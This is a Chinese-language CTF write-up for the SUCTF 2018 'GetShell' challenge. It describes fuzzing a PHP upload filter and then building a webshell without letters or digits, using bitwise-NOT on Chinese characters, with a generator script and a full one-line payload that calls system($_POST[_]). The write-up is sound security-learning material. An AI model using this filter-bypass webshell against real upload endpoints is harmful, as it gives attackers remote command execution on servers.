CTF训练计划—[SUCTF 2018]GetShell

原创

Sn0w/ 于 2020-08-19 16:39:35 发布 2562 收藏 1

分类专栏： CTF训练计划

本文链接：https://blog.csdn.net/qq_43431158/article/details/108089364

前言：

这道题考察的是构造无字母数字的webshell,也挺有趣，被卡了一天了，还有看了网上的WP，千篇一律，所以很有必要记录一下。


[SUCTF 2018]GetShell

直接给出源码


```php
<?php
if($contents=file_get_contents($_FILES["file"]["tmp_name"])){
    $data=substr($contents,5);
    foreach ($black_char as $b) {
        if (stripos($data, $b) !== false){
            die("illegal char");
        }
    }
}
```

分析一下，先读取所上传文件的内容，然后将第六位之后的内容赋值给`data`变量，再通过变量来进行匹配看所上传的内容中是否有`black_char`,如果有则返回`illegal char`。

所以现在就有一个问题，不知道`black_char`中到底包含了什么，所以需要进行Fuzz，既然前五位是要截取的，所以前五位可以随便输入，测试过程中发现数字、字母全被禁了，唯独这几个特殊符号没有被禁`$ ( ) [ ] _ ~`



但是很奇怪，这题既然已经提示了写shell而且已经过滤了字母和数字，按道理说应该是不会过滤`.`拼接符和`;`这两个符号的，要不然没办法写payload了，观察之后发现，这两个符号被编码了，而%是被过滤的，所以没有检测出来。



所以手动测试了一下，发现`;和.`确实没有被过滤，其他的都被过滤掉了。

既然已经确定以下字符没有被过滤，便可以利用这几个字符来构造exp

```
$ ( ) [ ] _ ~ ; .
```

有取反的符号，所以就往这方面考虑下，常见的就是取反编码绕过或是和汉字结合使用，这道题肯定编码没办法用了，尝试一下汉字的。

```
php > echo ~瞎[1];
PHP Warning:  Use of undefined constant 瞎 - assumed '瞎' (this will throw an Error in a future version of PHP) in
php shell code on line 1
a
```

可以通过这样的方式来构造出想要的payload，放一下`V0n`师傅的脚本

```
<?php
header("Content-type:text/html;charset=utf-8");
$shell = "eval";
$result = "";
$arr =array();
$word = "一乙二十丁厂七卜人入八九几儿了力乃刀又三于干亏士工土才寸下大丈与万上小口巾山千乞川亿个勺久凡及夕丸么广亡门义之尸弓己
已子卫也女飞刃习叉马乡丰王井开夫天无元专云扎艺
木五支厅不太犬区历尤友匹车巨牙屯比互切瓦止少日中冈贝内水见午牛手毛气升长仁什片仆化仇币仍仅斤爪反介父从今凶分乏公仓月氏勿欠风丹匀
乌凤勾文六方火为斗忆订计户认心尺引
丑巴孔队办以允予劝双书幻玉刊示末未击打巧正扑扒功扔去甘世古节本术可丙左厉右石布龙平灭轧东卡北占业旧帅归且旦目叶甲申叮电号田由史只
央兄叼叫另叨叹四生失禾丘付仗代仙们
仪白仔他斥瓜乎丛令用甩印乐句匆册犯外处冬鸟务包饥主市立闪兰半汁汇头汉宁穴它讨写让礼训必议讯记永司尼民出辽奶奴加召皮边发孕圣对台矛
纠母幼丝式刑动扛寺吉扣考托老执巩圾
扩扫地扬场耳共芒亚芝朽机权过臣再协西压厌在有百存而页匠夸夺灰达列死成夹轨邪划迈毕至此贞师尘尖劣光当早吐吓虫曲团同吊吃因吸吗屿帆
岁回岂刚则肉网年朱先丢舌竹迁乔伟传
乒乓休伍伏优伐延件任伤价份华仰仿伙伪自血向似后行舟全会杀合兆企众爷伞创肌朵杂危旬旨负各名多争色壮冲冰庄庆亦刘齐交次衣产决充妄闭问
闯羊并关米灯州汗污江池汤忙兴宇守宅
字安讲军许论农讽设访寻那迅尽导异孙阵阳收阶阴防奸如妇好她妈戏羽观欢买红纤级约纪驰巡寿弄麦形进戒吞远违运扶抚坛技坏扰拒找批扯址走抄
坝贡攻赤折抓扮抢孝均抛投坟抗坑坊抖
护壳志扭块声把报却劫芽花芹芬苍芳严芦劳克苏杆杠杜材村杏极李杨求更束豆两丽医辰励否还歼来连步坚旱盯呈时吴助县里呆园旷围呀吨足邮男困
吵串员听吩吹鸣吧吼别岗帐财针钉告我
乱利秃秀私每兵估体何但伸作伯伶佣低你住位伴身皂佛近彻役返余希坐谷妥含邻岔肝肚肠龟免狂犹角删条卵岛迎饭饮系言冻状亩况床库疗应冷这序
辛弃冶忘闲间闷判灶灿弟汪沙汽沃泛沟
没沈沉怀忧快完宋宏牢究穷灾良证启评补初社识诉诊词译君灵即层尿尾迟局改张忌际陆阿陈阻附妙妖妨努忍劲鸡驱纯纱纳纲驳纵纷纸纹纺驴纽奉玩
环武青责现表规抹拢拔拣担坦押抽拐拖
拍者顶拆拥抵拘势抱垃拉拦拌幸招坡披拨择抬其取苦若茂苹苗英范直茄茎茅林枝杯柜析板松枪构杰述枕丧或画卧事刺枣雨卖矿码厕奔奇奋态欧垄妻
轰顷转斩轮软到非叔肯齿些虎虏肾贤尚
旺具果味昆国昌畅明易昂典固忠咐呼鸣咏呢岸岩帖罗帜岭凯败贩购图钓制知垂牧物乖刮秆和季委佳侍供使例版侄侦侧凭侨佩货依的迫质欣征往爬彼
径所舍金命斧爸采受乳贪念贫肤肺肢肿
胀朋股肥服胁周昏鱼兔狐忽狗备饰饱饲变京享店夜庙府底剂郊废净盲放刻育闸闹郑券卷单炒炊炕炎炉沫浅法泄河沾泪油泊沿泡注泻泳泥沸波泼泽治
怖性怕怜怪学宝宗定宜审宙官空帘实试
郎诗肩房诚衬衫视话诞询该详建肃录隶居届刷屈弦承孟孤陕降限妹姑姐姓始驾参艰线练组细驶织终驻驼绍经贯奏春帮珍玻毒型挂封持项垮挎城挠政
赴赵挡挺括拴拾挑指垫挣挤拼挖按挥挪
某甚革荐巷带草茧茶荒茫荡荣故胡南药标枯柄栋相查柏柳柱柿栏树要咸威歪研砖厘厚砌砍面耐耍牵残殃轻鸦皆背战点临览竖省削尝是盼眨哄显哑冒
映星昨畏趴胃贵界虹虾蚁思蚂虽品咽骂
哗咱响哈咬咳哪炭峡罚贱贴骨钞钟钢钥钩卸缸拜看矩怎牲选适秒香种秋科重复竿段便俩贷顺修保促侮俭俗俘信皇泉鬼侵追俊盾待律很须叙剑逃食盆
胆胜胞胖脉勉狭狮独狡狱狠贸怨急饶蚀
饺饼弯将奖哀亭亮度迹庭疮疯疫疤姿亲音帝施闻阀阁差养美姜叛送类迷前首逆总炼炸炮烂剃洁洪洒浇浊洞测洗活派洽染济洋洲浑浓津恒恢恰恼恨举
觉宣室宫宪突穿窃客冠语扁袄祖神祝误
诱说诵垦退既屋昼费陡眉孩除险院娃姥姨姻娇怒架贺盈勇怠柔垒绑绒结绕骄绘给络骆绝绞统耕耗艳泰珠班素蚕顽盏匪捞栽捕振载赶起盐捎捏埋捉捆
捐损都哲逝捡换挽热恐壶挨耻耽恭莲莫
荷获晋恶真框桂档桐株桥桃格校核样根索哥速逗栗配翅辱唇夏础破原套逐烈殊顾轿较顿毙致柴桌虑监紧党晒眠晓鸭晃晌晕蚊哨哭恩唤啊唉罢峰圆贼
贿钱钳钻铁铃铅缺氧特牺造乘敌秤租积
秧秩称秘透笔笑笋债借值倚倾倒倘俱倡候俯倍倦健臭射躬息徒徐舰舱般航途拿爹爱颂翁脆脂胸胳脏胶脑狸狼逢留皱饿恋桨浆衰高席准座脊症病疾疼
疲效离唐资凉站剖竞部旁旅畜阅羞瓶拳
粉料益兼烤烘烦烧烛烟递涛浙涝酒涉消浩海涂浴浮流润浪浸涨烫涌悟悄悔悦害宽家宵宴宾窄容宰案请朗诸读扇袜袖袍被祥课谁调冤谅谈谊剥恳展剧
屑弱陵陶陷陪娱娘通能难预桑绢绣验继
球理捧堵描域掩捷排掉堆推掀授教掏掠培接控探据掘职基著勒黄萌萝菌菜萄菊萍菠营械梦梢梅检梳梯桶救副票戚爽聋袭盛雪辅辆虚雀堂常匙晨晖眯
眼悬野啦晚啄距跃略蛇累唱患唯崖崭崇
圈铜铲银甜梨犁移笨笼笛符第敏做袋悠偿偶偷您售停偏假得衔盘船斜盒鸽悉欲彩领脚脖脸脱象够猜猪猎猫猛馅馆凑减毫麻痒痕廊康庸鹿盗章竟商族
旋望率着盖粘粗粒断剪兽清添淋淹渠渐
```

```
混渔淘液淡深婆梁渗情惜惭悼惧惕惊惨惯寇寄宿窑密谋谎祸谜逮敢屠弹随蛋隆隐婚婶颈绩绪续骑绳维绵绸绿琴斑替款堪搭塔越趁趋超提堤博揭喜插
揪搜煮援裁搁搂搅握揉斯期欺联散惹葬
葛董葡敬葱落朝辜葵棒棋植森椅椒棵棍棉棚棕惠惑逼厨厦硬确雁殖裂雄暂雅辈悲紫辉敞赏掌晴暑最量喷晶喇遇喊景践跌跑遗蛙蛛蜓喝喂喘喉幅帽赌
赔黑铸铺链销锁锄锅锈锋锐短智毯鹅剩
稍程稀税筐等筑策筛筒答筋筝傲傅牌堡集焦傍储奥街惩御循艇舒番释禽腊脾腔鲁猾猴然馋装蛮就痛童阔善羡普粪尊道曾焰港湖渣湿温渴滑湾渡游滋
溉愤慌惰愧愉慨割寒富窜窝窗遍裕裤裙
谢谣谦属屡强粥疏隔隙絮嫂登缎缓编骗缘瑞魂肆摄摸填搏塌鼓摆携搬摇搞塘摊蒜勤鹊蓝墓幕蓬蓄蒙蒸献禁楚想槐榆楼概赖酬感碍碑碎碰碗碌雷零雾
雹输督龄鉴睛睡睬鄙愚暖盟歇暗照跨跳
跪路跟遣蛾蜂嗓置罪罩错锡锣锤锦键锯矮辞稠愁筹签简毁舅鼠催傻像躲微愈遥腰腥腹腾腿触解酱痰廉新韵意粮数煎塑慈煤煌满漠源滤滥滔溪溜滚滨
粱滩慎誉塞谨福群殿辟障嫌嫁叠缝缠静
碧璃墙撇嘉摧截誓境摘摔聚蔽慕暮蔑模榴榜榨歌遭酷酿酸磁愿需弊裳颗嗽蜻蜡蝇蜘赚锹锻舞稳算箩管僚鼻魄貌膜膊膀鲜疑馒裹敲豪膏遮腐瘦辣竭端
旗精歉熄熔漆漂漫滴演漏慢寨赛察蜜谱
嫩翠熊凳骡缩慧撕撒趣趟撑播撞撤增聪鞋蕉蔬横槽樱橡飘醋醉震霉瞒题暴瞎影踢踏踩踪蝶蝴嘱墨镇靠稻黎稿稼箱箭篇僵躺僻德艘膝膛熟摩颜毅糊遵
潜潮懂额慰劈操燕薯薪薄颠橘整融醒餐
嘴蹄器赠默镜赞篮邀衡膨雕磨凝辨辩糖糕燃澡激懒壁避缴戴擦鞠藏霜霞瞧蹈螺穗繁辫赢糟糠燥臂翼骤鞭覆蹦镰翻鹰警攀蹲颤瓣爆疆壤耀躁嚼嚷籍魔
灌蠢霸露囊罐匕刁丐歹戈夭仑讥冗邓艾
夯凸卢叭叽皿凹囚矢乍尔冯玄邦迂邢芋芍吏夷吁吕吆屹廷迄臼仲伦伊肋旭匈凫妆亥汛讳讶讹讼诀弛阱驮驯纫玖玛韧抠扼汞扳抡坎坞抑拟抒芙芜苇芥
芯芭杖杉巫杈甫匣轩卤肖吱吠呕呐吟呛
吻吭邑囤吮岖牡佑佃伺囱肛肘甸狈鸠彤灸刨庇吝庐闰兑灼沐沛汰沥沦汹沧沪忱诅诈罕屁坠妓姊妒纬玫卦坷坯拓坪坤拄拧拂拙拇拗茉昔苛苫苟苞茁苔
枉枢枚枫杭郁矾奈奄殴歧卓昙哎咕呵咙
呻啰咒咆咖帕账贬贮氛秉岳侠侥侣侈卑刽刹肴觅忿瓮肮肪狞庞疟疙疚卒氓炬沽沮泣泞泌沼怔怯宠宛衩祈诡帚屉弧弥陋陌函姆虱叁绅驹绊绎契贰玷玲
珊拭拷拱挟垢垛拯荆茸茬荚茵茴荞荠荤
荧荔栈柑栅柠枷勃柬砂泵砚鸥轴韭虐昧盹咧昵昭盅勋哆咪哟幽钙钝钠钦钧钮毡氢秕俏俄俐侯徊衍胚胧胎狰饵峦奕咨飒闺闽籽娄烁炫洼柒涎洛恃恍恬
恤宦诫诬祠诲屏屎逊陨姚娜蚤骇耘耙秦
匿埂捂捍袁捌挫挚捣捅埃耿聂荸莽莱莉莹莺梆栖桦栓桅桩贾酌砸砰砾殉逞哮唠哺剔蚌蚜畔蚣蚪蚓哩圃鸯唁哼唆峭唧峻赂赃钾铆氨秫笆俺赁倔殷耸舀
豺豹颁胯胰脐脓逛卿鸵鸳馁凌凄衷郭斋
疹紊瓷羔烙浦涡涣涤涧涕涩悍悯窍诺诽袒谆祟恕娩骏琐麸琉琅措捺捶赦埠捻掐掂掖掷掸掺勘聊娶菱菲萎菩萤乾萧萨菇彬梗梧梭曹酝酗厢硅硕奢盔匾
颅彪眶晤曼晦冕啡畦趾啃蛆蚯蛉蛀唬唾
啤啥啸崎逻崔崩婴赊铐铛铝铡铣铭矫秸秽笙笤偎傀躯兜衅徘徙舶舷舵敛翎脯逸凰猖祭烹庶庵痊阎阐眷焊焕鸿涯淑淌淮淆渊淫淳淤淀涮涵惦悴惋寂窒
谍谐裆袱祷谒谓谚尉堕隅婉颇绰绷综绽
缀巢琳琢琼揍堰揩揽揖彭揣搀搓壹搔葫募蒋蒂韩棱椰焚椎棺榔椭粟棘酣酥硝硫颊雳翘凿棠晰鼎喳遏晾畴跋跛蛔蜒蛤鹃喻啼喧嵌赋赎赐锉锌甥掰氮氯
黍筏牍粤逾腌腋腕猩猬惫敦痘痢痪竣翔
奠遂焙滞湘渤渺溃溅湃愕惶寓窖窘雇谤犀隘媒媚婿缅缆缔缕骚瑟鹉瑰搪聘斟靴靶蓖蒿蒲蓉楔椿楷榄楞楣酪碘硼碉辐辑频睹睦瞄嗜嗦暇畸跷跺蜈蜗蜕
蛹嗅嗡嗤署蜀幌锚锥锨锭锰稚颓筷魁衙
腻腮腺鹏肄猿颖煞雏馍馏禀痹廓痴靖誊漓溢溯溶滓溺寞窥窟寝褂裸谬媳嫉缚缤剿赘熬赫蔫摹蔓蔗蔼熙蔚兢榛榕酵碟碴碱碳辕辖雌墅嘁踊蝉嘀幔镀舔
熏箍箕箫舆僧孵瘩瘟彰粹漱漩漾慷寡寥
谭褐褪隧嫡缨撵撩撮撬擒墩撰鞍蕊蕴樊樟橄敷豌醇磕磅碾憋嘶嘲嘹蝠蝎蝌蝗蝙嘿幢镊镐稽篓膘鲤鲫褒瘪瘤瘫凛澎潭潦澳潘澈澜澄憔懊憎翩褥谴鹤憨
履嬉豫缭撼擂擅蕾薛薇擎翰噩橱橙瓢蟥
霍霎辙冀踱蹂蟆螃螟噪鹦黔穆篡篷篙篱儒膳鲸瘾瘸糙燎濒憾懈窿缰壕藐檬檐檩檀礁磷了瞬瞳瞪曙蹋蟋蟀嚎赡镣魏簇儡徽爵朦臊鳄糜癌懦豁臀藕藤瞻
嚣鳍癞瀑襟璧戳攒孽蘑藻鳖蹭蹬簸簿蟹
靡癣羹鬓攘蠕巍鳞糯譬霹躏髓蘸镶瓤矗";
function mb_str_split( $string ) {
    return preg_split('/(?<!^)(?!$)/u', $string );
}
foreach (mb_str_split($word) as $c)
{
    $arr[] = $c;
}

for ($x=0;$x<strlen($shell);$x++)
{
    for ($y=0;$y<count($arr);$y++)
    {
        $k = $arr[$y];
        if ($shell[$x] == ~($k{1}))
        {
            $result .= $k;
            break;
        }
    }
```

```
}
echo $result;
```

原理就不再叙述，在$shell里填写相要构造的字符即可，还有一点要注意的是

```
$k = $arr[$y];
if ($shell[$x] == ~($k{1}))
{
```

脚本中是汉字{1}的结果进行取反，也可以修改为2，但是在拼凑的时候会麻烦一些

```
system 对应的汉字{1}为 区冈区勺皮针
_POST  对应的汉字{1}为 码寸小欠立
```

```
php > echo ~区[1];
PHP Warning:  Use of undefined constant 区 - assumed '区' (this
php shell code on line 1
s
php > echo ~码[1];
PHP Warning:  Use of undefined constant 码 - assumed '码' (this
php shell code on line 1
```

既然汉字已经出来了，下面就是拼接的过程。

```
$_=[]; //array
$__=$_.$_; /arrayarray
$_=($_==$__);//$_=(array==arrayarray) false 0
$__=($_==$_);//$__=(array==array) true 1

$___=~区[$__].~冈[$__].~区[$__].~勺[$__].~皮[$__].~针[$__];//system
$____=~码[$__].~寸[$__].~小[$__].~欠[$__].~立[$__];//_POST

$___($$____[_]);//system($_POST[_]);
```

先将这段代码写入一个php文件中，这里需要注意的是空格被过滤了，所以要写在一行，而且`? >`也被过滤了，所以结尾不能加上`?>`，而且这里也不能使用`<?php`,因为常规的写法是`<?php xxx`，第6个字符刚好是空格，所以就要考虑用PHP中的另外一个短标签`<?=`,完整payload如下：

```
<?=$_=[];$__=$_.$_;$_=($_==$__);$__=($_==$_);$___=~区[$__].~冈[$__].~区[$__].~勺[$__].~皮[$__].~针[$__];$____=~码[$__].~寸[$__].~小[$__].~欠[$__].~立[$__];$___($$____[_]);
```

写进文件上传，再通过参数`_`进行传参即可

```
这里一定要注意编码格式，有的编码格式保存会将特殊字符丢失，所以会造成payload没有问题，但就是执行不了，这里我使用的是UTF-8编码。
```

Arraywww-data

这题的flag在环境变量中，可能是配置问题，使用下`env`命令即可得出flag。

总结：

这个便是不包含数字和字母构造webshell的其中一种，接下来再继续刷，碰到了再记录，冲冲冲！！！